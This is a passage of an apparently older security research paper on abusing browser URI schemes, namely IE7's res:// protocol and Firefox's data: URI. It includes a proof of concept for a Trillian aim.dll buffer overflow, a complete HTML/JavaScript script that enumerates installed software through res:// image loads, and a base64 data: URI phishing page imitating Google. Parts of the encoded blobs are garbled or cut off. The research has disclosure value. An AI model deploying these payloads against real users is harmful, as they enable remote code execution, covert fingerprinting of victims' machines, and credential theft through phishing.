Sample HTML Code to Load Local Resources Initiated from Internet Site

```
<html>
<body>
<noscript>
<img src = "res://c:\\windows\\explorer.exe/#2/#167" >
</noscript>
</body>
</html>
```

The screenshot below shows the local resource being loaded from an Internet Site.

Screenshot 9: Local Resources Being Loaded from an Internet Site


http://www.untrusted.com/sniper/high-security.html - Windows In
http://www.untrusted.com/sniper/high-security.html
SnagIt
http://www.untrusted.com/sniper/high-security.html
Windows XP Professional


This type of vulnerability can easily be exploited through the means of Cross-Site Scripting (persistent or reflected) or if the user simply visits (or is redirected to) a site with this HTML code. Once again, users of IE7 will be vulnerable, even if their browser is set to enforce the highest security settings.

Using this vulnerability, an attacker could build a listing of known installation paths and resources associated with various pieces of software. By loading the attacker built list of resources into an img object, the attacker can enumerate the various pieces of software installed on the user's local file system. In most cases, the attacker can even determine the specific versions of software installed on the user's local file system. Once an attacker has enumerated the software installed on the user's machine, they can then target their exploitation attempts to specific vulnerabilities associated with those pieces of software installed on the user's machine.

Enumeration of software installed on a user's machine could also create a privacy issue. Unscrupulous vendors could scan a user's machine to determine whether a user has a competitor's software, software related to a health related condition (diet tracking software, diabetes testing software...etc), or other sensitive software installed.

The screenshot below shows a simple HTML page that enumerates various pieces of software on the users local file system. The actual HTML used in this example is provided in Appendix D. In a real world example, an attacker could initiate this type of functionality through XSS or URL redirection to achieve the same results.

Screenshot 10: Software Enumerated From the Local File System


http://www.untrusted.com/sniper/enumeration.html - Windows Internet Explorer
http://www.untrusted.com/sniper/enumeration.html
SnagIt
http://www.untrusted.com/sniper/enumeration.html

Local Software Enumeration

The Following Software was Discovered on your Computer:

10pht crack 5
Adobe acrobat 7
Nero 6E
Azureus
Cain
Citrix
PGP Desktop
Google Toolbar
Macromedia Flash MX
MSN Messenger
Live Meeting 7
Excel 2003
The Office 2003 Suite
Visual Studio 2003
Microsoft Movie Maker
Picasa2
Quicktime
Real VNC 4
Oleview
SecureCRT
Symantec Anti Virus
VMware
Winamp
Windows Media Player

This issue has also been reported to the Microsoft Security Response Team. Combined with the techniques outlined in the “Attacking URIs” section, this software enumeration vulnerability could be an excellent way to discover vulnerable software with registered URI handlers!

6. Data URI - FireFox

Before we start bashing IE7 for its support of the Resource Protocol, Firefox had a similar issue (which is now patched…kinda). You can read about the FireFox Resource flaws on Rsnakes site at: http://ha.ckers.org/blog/20070516/read-firefox-settings-poc/. Although Nate, Raghav Dube, and I (BK) had discovered this "feature" sometime in 2006, we missed the disclosure boat, so shoutz go to shutdown and Boris Zbarsky for reporting the vulnerability to Mozilla! Although Mozilla may have patched some of the Resource URI stuff, a few more FireFox specific URIs remain open for abuse. One of my favorites is the data URI.

The data URI allows for an attacker to basically embed files directly into a URL. For example, the horrendous URL below actually renders (when requested by Firefox) into the image we have all come to know and love.

data:image/gif;base64,R0lGODlhSwAgANUAAJOk3cTN7V6tXbrF6kllyKm25FRsmFlzzE
RzWHWK1Y2BRZAgDYZcaGJ6z6+0zKiQG2yD0pqq32uArJZCNoye3DpZwwVNq+/MIN
hGJlBryjpZjYGU2ZOKrBdJj7G953uQ19u4EBZlzaaYsDZprb8oCJZ1f5OIkYaZ2qaqs9Nk
S0eO57mnS4akpLKJkVOM0QVYxSx32Ato4EFfxTOF7SRYo4KVyQk6gK6qiKGv4nuOz
3ePu5igxKWiwl18tB5ivGSf6CH5BAAAAAAALAAAAABLACAAAAb/QJmQQMwYD8hk5
mA0EmUEoXRakVWu1mp1SiQ0k2Bm5mnNYotHZGPNbijF4250Pq1Dod30wd1eK+NC
V1doag0QhwmHimxvTU5ecpFyX4WGipd+TGRZXmqICaAfCaKgh31hcI6OXpR7lhCgo7
GJpm6PWUtrsKMbGye/vxsfpLS1fm6oya6WoR+9z72itWJRVp68FBQA2drcJ8+zlxCGfe
VsiqG+JzosAgjbwdLj1EJroL4UNSM0/D40BhIAbKMQTNiGWYloFROHjteGbADYuYsgEJ
6wcbaeGBp2AoABGh16aNNHA4YFCRQFEiz4bJjLYbGIucSnLUIEHALc4cBh02Ii/z9xYP
nyaKGHh6NIPXSwlWEnz4oqs51YCcwXtGfABNrcGSEnggJgdwr8BgrZGAgfphrwIeHogL
dwI9TwALaAU5t4oarcNpCbtopbcYD1kJPF0bA44EmzlSHBQwMubHiAG6ByZbhI64oQs
cPpXZ47UKCgSBoAXqcF6B7NKWFA5h0i4EmQ0MOAkQRTe/jQ8Nay7wBwXXsQUWK
C8RQM6oZVwPzBihU3PdfQMcKAgQ4dHBAWwAIuD+MTMEw4IcGABgNM0gJwYcHAg
N/w4bYgIeKoCAzikbJ4XvfBhQc71GVADxHoAMMMHRTwXmHAmYBBCWBNkAIJOVSI
jHoqtPcefPCVgP8BB8EVQAIJJri2wgNJeaDAf2AZMEJSFrzQw1uFDeBAChOkZhcJCzD
wAUYHfKDNDBpyCF8KC1zWW3gLDGDCBTcENwAKIIDAQgGRuTWABjF0UBmDJaR
QAl3FLcBBLz8F2ZFJvBnpmwhIAndZAB42uSIKUg5QpQIAqGBDcAb+OUCNDDwognEc
+DSPej7E8Cd8KBiAgHkDhJmkZe/dl+QKIJSoZACcKhBBCC9M9lYNuy3I3QApYMDADj
wU0BNZ8zhGQQcxvNDahpXpcF6Gw2FAn5zvOYBBk/4psOF7A4Q6QAcv0GDqCB3AV
SOTdIkFwAmLHTBKPhbEYMFkvw0gAQx/ejD/4gS9vcfDsQGs+ACzwDX7gIID0GADDe
VJ61oAhAprgl0UUXDRPLCo9cILFuyQ57mSecDAiPi+xcACDrz1AAgK1OvaAwq4RZcEL
sCgQ1KFpbbAiDsUbPBPfIyiVowvjAAAUjgYYEHEBUzAowiumTBBiW+hsHGUNj6AonBIj
eCojtshcBMHI5IwQQkGMJADLdc4o40GFoTdAQ3U/hNBXThwsMACJTDAgAipJaUAyM
yZkBldNdQAbQgWACArAoDr0NMEa6/NwCJM7AGL1zWVJ0ENpvEk+V08xKqcjmCJdn
kBElDbw+fhWpAXVFQdRItZnqCV1lTc8PUXVHgF5plgsztl8QAMBvCUUowaRAXMN8LI
A1Qniu8yDFbqAEMQRLBrFXteFEnwQwekU5DDCx2wFDwp0yARxxG6fBKTLMf38jvrfk
GUPgUaqJD97728oEEOxCS0SCaP5JHEOQyJ38xLV7GKADfQA75BIBqi0EAHSiGOU3
ivC1JAwxKWYY5XoMN/CJmFKDogNg14ECSKa8MywHCLQAxBgnoIAx/KMY4W9q+BS
8FOByrACGQ0ogkQDAQWIpiHMaiiFaio4ClWqAYS/jB/m9CCIHYYQTxIwodHPMIElUHC
xP1QEpvQ4RK3qAU7DOGEk2AFDqO4CifEIRJe5KIgggAAOw%3D%3D


Screenshot 11: Image from the Data URI

The example given above merely demonstrates that the Data URI can be used to serve up a simple gif file however; the Data URI can be used for more sinister purposes, such as serving up executables and other malicious content. The Data URI offers the attacker the following advantages:

1.) The attacker has full control of the content that is served by the Data URI
2.) The Data URI can be encoded to mask the true contents of the payload
3.) The attacker no longer has to host their malicious content on a server
4.) The Data URI doesn't contain traditionally dangerous strings (ex. javascript:)
5.) The Data URI is enabled in FireFox browsers by default

As the Firefox browser gains popularity, we should expect to see more and more payloads use the Data URI to store the malicious content. Phisher's will no longer have to worry about their web servers being brought down when they can serve their victims a hyperlink to a Data URI that presents an exact copy of your favorite bank or credit union. Appendix E shows a Data URI that reproduces a well known site, all stored within an encoded URL!

Screenshot 12: An Entire Webpage Stored Within a URL!



data:text/html;base64,PGh0bWw+PGhlYWQ+PG1ldGEgaHR0cC1lcXVpdj1cImNvbnRlbnQtdHlwZVwiIGNvbnRlt

\\"\\"

7. Other Avenues of Exploration and Exploitation

There are so many of these URI’s that currently exist that aren’t highly publicized or documented that one’s imagination appears to be the only limitation of exploitation. We have discovered that programs such as Picasa, Jabber, iTunes and many others use forms of URIs.

Appendix A – JavaScript for Exploiting AIM.dll Buffer Overflow

```
<HTML>
 <!--
 ____________________________________________________________________
 Written by Nathan McFeters <nate.mcfeters@gmail.com>
 Greetz to BK "Have it Your Way" Rios, Raghav "The Pope" Dube, Erik Cabetas, and
 all of the Advanced Security Center members both past, present, and future see
 you all in Vegas!
 The following could be implemented as an XSS attack vector (obviously most
 useful in a persistent attack vector) and will cause IE7, IE6, and Firefox to
 load the aim:// URI with the string we've supplied. IE queries the windows
 registry to find what program is asscociated with this URI and then attempts to
 run that. In this case, calling aim:// will kick off rundll32.exe "C:\Program
 Files\Trillian\Plugins\aim.dll" aim_util_urlHandler url="%1" ini="C:\Program
 Files\Trillian\users\default\cache\pending_aim.ini". The user can control the
 value of the url substituted for %1 and this value will later be copied into a
 buffer without bounds checking causing a stack overflow.
 As you can see from the variables listed below, the attacker can control the
 values for ptrToNextSEH and SEH. I suggest setting OllyDbg or WinDbg or
 whatever you choose as your JIT Debugger then open this file in IE7 or IE6.
 ____________________________________________________________________
 -->
 <body onload="myref =
window.open('aim:///#1111111/111111111111111111111111111111111111111111111
1111111111111111222222222222222222222222222222222222222222222222222222
2222222222222222222222222222222222222222222222222222222222222222222222
222222222222222222222222222222222222222222222222222222222222666666AAA
ABBBB66666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666',
'mywin','left=20,top=20,width=500,height=500,toolbar=1,resizable=0');"/>
 </HTML>
```

Appendix B – HTML for Enumerating Software Installed on the Users Local File System

```
<html>
<body>
<h1>
Local Software Enumeration – by Billy (BK) Rios – Billy.Rios@gmail.com
</h1>
<body>
<h2>The Following Software was Discovered on your Computer:</h2><br>
<script>

var LC5=new Image();
LC5.src = "res://c:\\program%20files\\@stake\\LC5\\lc5.exe/#2/#102";
if (LC5.height != 30)
{
document.write("l0pht crack 5 <br>");
}

var acrobat7 =new Image();
acrobat7.src =
"res://c:\\program%20files\\adobe\\acrobat%207.0\\acrobat\\acrobat.dll/#2/#210"
;
if (acrobat7.height != 30)
{
document.write("Adobe acrobat 7 <br>");
}

var nero6e=new Image();
nero6e.src =
"res://c:\\program%20files\\ahead\\nero\\nero.exe/#2/NEROSESPLASH";
if (nero6e.height != 30)
{
document.write("Nero 6E <br>");
}

var azureus=new Image();
azureus.src = "res://c:\\program%20files\\azureus\\uninstall.exe/#2/#110";
if (azureus.height != 30)
{
document.write("Azureus <br>");
}
```

```
var cain=new Image();
cain.src = "res://c:\\program%20files\\cain\\uninstal.exe/#2/#106";
if (cain.height != 30)
{
document.write("Cain <br>");
}

var citrix=new Image();
citrix.src =
"res://c:\\program%20files\\Citrix\\icaweb32\\mfc30.dll/#2/#30989";
if (citrix.height != 30)
{
document.write("Citrix <br>");
}

var pgpdesktop=new Image();
pgpdesktop.src =
"res://c:\\program%20files\\PGP%20Corporation\\PGP%20Desktop\\PGPdesk.exe/#2/#6
00";
if (pgpdesktop.height != 30)
{
document.write("PGP Desktop <br>");
}

var googletoolbar=new Image();
googletoolbar.src =
"res://c:\\program%20files\\google\\googleToolbar1.dll/#2/#120";
if (googletoolbar.height != 30)
{
document.write("Google Toolbar <br>");
}

var flashmx=new Image();
flashmx.src =
"res://c:\\program%20files\\Macromedia\\Flash%20mx%202004\\flash.exe/#2/#4395";
if (flashmx.height != 30)
{
document.write("Macromedia Flash MX <br>");
}

var msnmessenger=new Image();
msnmessenger.src = "res://c:\\program%20files\\Messenger\\msmsgs.exe/#2/#607";
```

```
if (msnmessenger.height != 30)

{

document.write("MSN Messenger <br>");

}


var livemeeting7=new Image();

livemeeting7.src =

"res://c:\\program%20files\\microsoft%20office\\live%20meeting%207\\console\\7.
5.2302.14\\pwresources_zh_tt.dll/#2/#9006";

if (livemeeting7.height != 30)

{

document.write("Live Meeting 7 <br>");

}


var excel2003=new Image();

excel2003.src =
"res://c:\\program%20files\\microsoft%20office\\Office11\\excel.exe/#34/#904";

if (excel2003.height != 30)

{

document.write("Excel 2003 <br>");

}


var office2003=new Image();

office2003.src =
"res://c:\\program%20files\\microsoft%20office\\Office11\\1033\\MSOhelp.exe/#2/
201";

if (office2003.height != 30)

{

document.write("The Office 2003 Suite <br>");

}


var visualstudio2005=new Image();

visualstudio2005.src =
"res://c:\\program%20files\\microsoft%20visual%20studio%208\\common7\\ide\\deve
nv.exe/#2/#6606";

if (visualstudio2005.height != 30)

{

document.write("Visual Studio 2003 <br>");

}


var msmoviemaker = new Image();
```

```
msmoviemaker.src =
"res://c:\\program%20files\\movie%20maker\\moviemk.exe/RT_JPG/sample1";

if (msmoviemaker.height != 30)

{

document.write("Microsoft Movie Maker <br>");

}


var picasa2=new Image();

picasa2.src = "res://c:\\program%20files\\picasa2\\picasa2.exe/#2/#138";

if (picasa2.height != 30)

{

document.write("Picasa2 <br>");

}


var quicktime=new Image();

quicktime.src =
"res://c:\\program%20files\\quicktime\\quicktimeplayer.exe/#2/#403";

if (quicktime.height != 30)

{

document.write("Quicktime <br>");

}


var realvnc4=new Image();

realvnc4.src =
"res://c:\\program%20files\\RealVNC\\VNC4\\vncviewer.exe/#2/#120";

if (realvnc4.height != 30)

{

document.write("Real VNC 4 <br>");

}


var oleview=new Image();

oleview.src = "res://c:\\program%20files\\resource%20Kit\\oleview.exe/#2/#2";

if (oleview.height != 30)

{

document.write("Oleview <br>");

}


var securecrt=new Image();

securecrt.src = "res://c:\\program%20files\\SecureCRT\\SecureCRT.exe/#2/#224";

if (securecrt.height != 30)

{
```

```
document.write("SecureCRT <br>");
}

var symantecantivirus=new Image();
symantecantivirus.src =
"res://c:\\program%20files\\symantec_client_security\\symantec%20antivirus\\vpc
32.exe/#2/#157";
if (symantecantivirus.height != 30)
{
document.write("Symantec Anti Virus <br>");
}

var ultramon=new Image();
ultramon.src =
"res://c:\\program%20files\\ultramon\\ultramondesktop.exe/#2/#108";
if (ultramon.height != 30)
{
document.write("Ultramon <br>");
}

var vmware=new Image();
vmware.src =
"res://c:\\program%20files\\vmware\\vmware%20workstation\\vmware.exe/#2/#508";
if (vmware.height != 30)
{
document.write("VMware <br>");
}

var winamp=new Image();
winamp.src = "res://c:\\program%20files\\winamp\\winamp.exe/#2/#109";
if (winamp.height != 30)
{
document.write("Winamp <br>");
}

var windowsmediaplayer=new Image();
windowsmediaplayer.src =
"res://c:\\program%20files\\windows%20media%20player\\wmsetsdk.exe/#2/#249";
if (windowsmediaplayer.height != 30)
{
document.write("Windows Media Player <br>");
}
```

```
</script>
</body>
</html>
```

Appendix C – Encoded FireFox Data URI Phishing Site

```
data:text/html;base64,PGh0bWw+PGhlYWQ+PG1ldGEgaHR0cC1lcXVpdj1cImNvbnRlbnQtdHlwZ
VwiIGNvbnRlbnQ9XCJ0ZXh0L2h0bWw7IGNoYXJzZXQ9VVRGLThcIj48dGl0bGU+R29vZ2xlPC90aXRs
ZT48c3R5bGU+PCEtLQ0KYm9keSx0ZCxhLHAsLmh7Zm9udC1mYW1pbHk6YXJpYWwsc2Fucy1zZXJpZn0
NCi5oe2ZvbnQtc2l6ZToyMHB4fQ0KLmh7Y29sb3I6IzMzNjZjY30NCi5xe2NvbG9yOiMwMGN9DQojZ2
JhcntmbG9hdDpsZWZ0O2ZvbnQtd2VpZ2h0OmJvbGQ7aGVpZ2h0OjIycHg7cGFkZGluZy1sZWZ0OjJwe
H0jZ2Joe2JvcmRlci10b3A6MXB4IHNvbGlkICNjOWQ3ZjE7Zm9udC1zaXplOjA7aGVpZ2h0OjA7cG9z
aXRpb246YWJzb2x1dGU7cmlnaHQ6MDt0b3A6MjRweDt3aWR0aDoyMDAlfSNnYml7YmFja2dyb3VuZDo
jZmZmO2JvcmRlcjoxcHggc29saWQ7Ym9yZGVyLWNvbG9yOiNjOWQ3ZjEgIzM2YyAjMzZjICNhMmJhZT
c7Zm9udC1zaXplOjEzcHg7dG9wOjI0cHg7ei1pbmRleDoxMDAwfSNndXNlcntwYWRkaW5nLWJvdHRvb
To3cHggIWltcG9ydGFudH0jZ2JhciwjZ3VzZXJ7Zm9udC1zaXplOjEzcHg7cGFkZGluZy10b3A6MXB4
ICFpbXBvcnRhbnR9LmdiMSwuZ2Ize2Rpc3BsYXk6aW5saW5lO2hlaWdodDoyMnB4O21hcmdpbi1yaWd
odDoxZW07dmVydGljYWwtYWxpZ246dG9wfSNnYmksLmdiMntkaXNwbGF5Om5vbmU7cG9zaXRpb246YW
Jzb2x1dGU7d2lkdGg6N2VtfS5nYjJ7ei1pbmRleDoxMDAxfSNnYmFyIGEsI2diYXIgYTphY3RpdmUsI
2diYXIgYTp2aXNpdGVke2NvbG9yOiMwMGM7Zm9udC13ZWlnaHQ6bm9ybWFsfS5nYjIgYSwuZ2IzIGF7
dGV4dC1kZWNvcmF0aW9uOm5vbmV9LmdiMiBhe2Rpc3BsYXk6YmxvY2s7cGFkZGluZzouMmVtIC41ZW1
9I2diYXIgLmdiMiBhOmhvdmVye2JhY2tncm91bmQ6IzM2Yztjb2xvcjojZmZmfS0tPjwvc3R5bGU+DQ
o8c2NyaXB0Pg0KPCEtLQ0KdmFyIHRlc3Q9XCdwaGlzaGVkIVwnOw0KZnVuY3Rpb24gc2YoKXtkb2N1b
WVudC5mLnEuZm9jdXMoKTt9DQp3aW5kb3cuY2xrPWZ1bmN0aW9uKGIsYyxkLGgsaSxqKXtpZihkb2N1
bWVudC5pbWFnZXMpe3ZhciBhPXdpbmRvdy5lbmNvZGVVUklDb21wb25lbnQ/ZW5jb2RlVVJJQ29tcG9
uZW50OmVzY2FwZSxlPVwiXCIsZj1cIlwiLGc9XCJcIjtpZihiKXtlPVwiJnVybD1cIithKGIucmVwbG
FjZSgvIy4qLyxcIlwiKSkucmVwbGFjZSgvXFwrL2csXCIlMkJcIil9aWYoYyl7Zj1cIiZvaT1cIithK
GMpfWlmKGQpe2c9XCImY2FkPVwiK2EoZCl9KG5ldyBJbWFnZSkuc3JjPVwiL3VybD9zYT1UXCIrZitn
K1wiJmN0PVwiK2EoaCkrXCImY2Q9XCIrYShpKStlK1wiJmVpPU1rUnVSci1RTllyYWd3UEs0YURmQkF
cIitqfXJldHVybiB0cnVlfTt3aW5kb3cuZ2Jhcj17fTsoZnVuY3Rpb24oKXtmdW5jdGlvbiB6KGEsZC
xiKXt2YXIgYz1cIm9uXCIrZDtpZihhLmFkZEV2ZW50TGlzdGVuZXIpe2EuYWRkRXZlbnRMaXN0ZW5lc
ihkLGIsZmFsc2UpfWVsc2UgaWYoYS5hdHRhY2hFdmVudCl7YS5hdHRhY2hFdmVudChjLGIpfWVsc2V7
dmFyIGU9YVtjXTthW2NdPWZ1bmN0aW9uKCl7dmFyIGY9ZS5hcHBseSh0aGlzLGFyZ3VtZW50cyksbj1
iLmFwcGx5KHRoaXMsYXJndW1lbnRzKTtyZXR1cm4gZj09dW5kZWZpbmVkP246KG49PXVuZGVmaW5lZD
9mOm4mJmYpfX19O3ZhciBvPXdpbmRvdyxzPW8ubG9jYXRpb24seD1zLnNlYXJjaCx3PXMucHJvdG9jb
2wsbT1kb2N1bWVudCxpPVwiXCIscSx1PVwiXCIsaCxnLGo9by5nYmFyLHI9XCJ3aXZubG16YmpwY29l
Z3owdHFmeXNcIixsO2Z1bmN0aW9uIHAoYSl7cmV0dXJuIGVzY2FwZShh1bmVzY2FwZShhLnJlcGxhY2U
oL1xcKy9nLFwiIFwiKSkpLnJlcGxhY2UoL1xcKy9nLFwiJTJCXCIpfWZ1bmN0aW9uIHQoYSl7cmV0dX
JuIGdbYV0uZmlyc3RDaGlsZC50YWdOYW1lPT1cIkFcIn1mdW5jdGlvbiBrKGEpe3JldHVybiB4Lm1hd
GNoKFwiWz8mXShcIithK1wiPSkoW14mI10qKVwiKX1qLmluaXQ9ZnVuY3Rpb24oKXt2YXIgYT0wLGQs
Yj1cImFmZmRvbSxjaGFubmVsLGNsaWVudCxobCxocmxpZSxscixuZWQsb2Usb2cscmxzLHJselwiLLnN
wbGl0KFwiLFwiKSxjPWsoXCJhc19xXCIpLGU9ayhcInFcIik7cT1rKFwibmVhclwiKTtnPW0uZ2V0RW
xlbWVudEJ5SWQoXCJnYmFyXCIpLmdldEVsZW1lbnRzQnlUYWdOYW1lKFwiZGl2XCIpO2UmJihpPWVbM
l0pJiZjJiYoaSs9XCIrXCIpO2MmJihpKz1jWzJdKTt3aGlsZSh0KGErKykpe31sPXIuY2hhckF0KGEt
MSk7Zm9yKGE9MDtiW2FdO2ErKyl7ZD1rKGJbYV0pO2QmJih1Kz1cIiZcIitkWzFdK3AoZFsyXSkpfWZ
vcihhPTA7Z1thXTthKyspe3QoYSkmJnkoYSl9aD1tLmdldEVsZW1lbnRCeUlkKFwiZ2JpXCIpO3oobS
xcImNsaWNrXCIsai5jbG9zZSl9O2Z1bmN0aW9uIHkoYSl7dmFyIGQ9Z1thXS5maXJzdENoaWxkLGI9Z
C5ocmVmKyhhhLmhyZWYubWF0Y2goXCJbP11cIik/XCImXCI6XCI/XCIpLGM9ci5jaGFyQXQoYSk7aWYo
YyE9XCJ6XCIpe2IrPVwidGFiPVwiK2wrYztpZihcImNvbVwiLmluZGV4T2YoYyk+PTApe2I9Yi5yZXB
sYWNlKFwiaHR0cDpcIix3KX1lbHNle2IrPXU7aWYoaSl7Yis9XCImcT1cIitwKGkpO3EmJmMmJmw9PVwibF
wiJiYoYis9XCIrbmVhciUzQStcIitwKHFbMl0pKX19fWQuaHJlZj1iO2lmKGYYSxkLGIpe
2EuZGlzcGxheT1hLmRpc3BsYXk9PVwiYmxvY2tcIj9cIm5vbmVcIjpcImJsb2NrXCI7YS5sZWZ0PWQr
XCJweFwiO2EudG9wPWIrXCJweFwifWoudG9nZ2xlPWZ1bmN0aW9uKGEsZCl7dmFyIGQ9MCxiLGMsZSxmPTA7YT1
hP2E6by5ldmVudDthLmNhbmNlbEJ1YmJsZT10cnVlO2Zvcig7aCYmZ1tmXTtmKyspe2M9Z1tmXTtlPW
MuY2xhc3NOYW1lO2lmKGU9PVwiZ2IzXCIpe2I9Yy5vZmZzZXRMZWZ0O3doaWxlKGM9Yy5vZmZzZXRQY
XJlbnQpe2IrPWMub2Zmc2V0TGVmdH12KGguc3R5bGUsYiwyNCl9ZWxzZSBpZihlPT1cImdiMlwiKXtj
LmlkPT1cImdiYXJcIitsJiYoYy5zdHlsZS5wYWRkaW5nPVwiLjJlbSAuNWVtXCIpO3YoYy5zdHlsZSx
iKzEsMjUrZCk7ZCs9MjB9fWguc3R5bGUuaGVpZ2h0PWQrXCJweFwifTtqLmNsb3NlPWZ1bmN0aW9uKG
Epe2gmJmguc3R5bGUuZGlzcGxheT09XCJibG9ja1wiJiZqLnRnKGEpfTt9KSgpOy8vIC0tPg0KPC9zY
3JpcHQ+DQo8L2hlYWQ+PGJvZHkgYmdjb2xvcj0jZmZmZmZmIHRleHQ9IzAwMDAwMCBsaW5rPSMwMDAw
Y2Mgdmxpbms9IzU1MWE4YiBhbGluaz0jZmYwMDAwIG9ubG9hZD1cInNmKCk7aWYoZG9jdW1lbnQuaW1
hZ2VzKXtuZXcgSW1hZ2UoKS5zcmM9XCcvaW1hZ2VzL25hdl9sb2dvMy5wbmdcJ31cIiB0b3BtYXJnaW
49MyBtYXJnaW5oZWlnaHQ9Mz48ZGl2IGlkPWdiYXI+PG5vYnI+PGRpdiBjbGFzcz1nYjE+V2ViPC9hP
jwvZGl2PjxkaXYgY2xhc3M9Z2IxPjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29r
aWUpOz5JbWFnZXM8L2E+PC9kaXY+PGRpdiBjbGFzcz1nYjE+PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJ
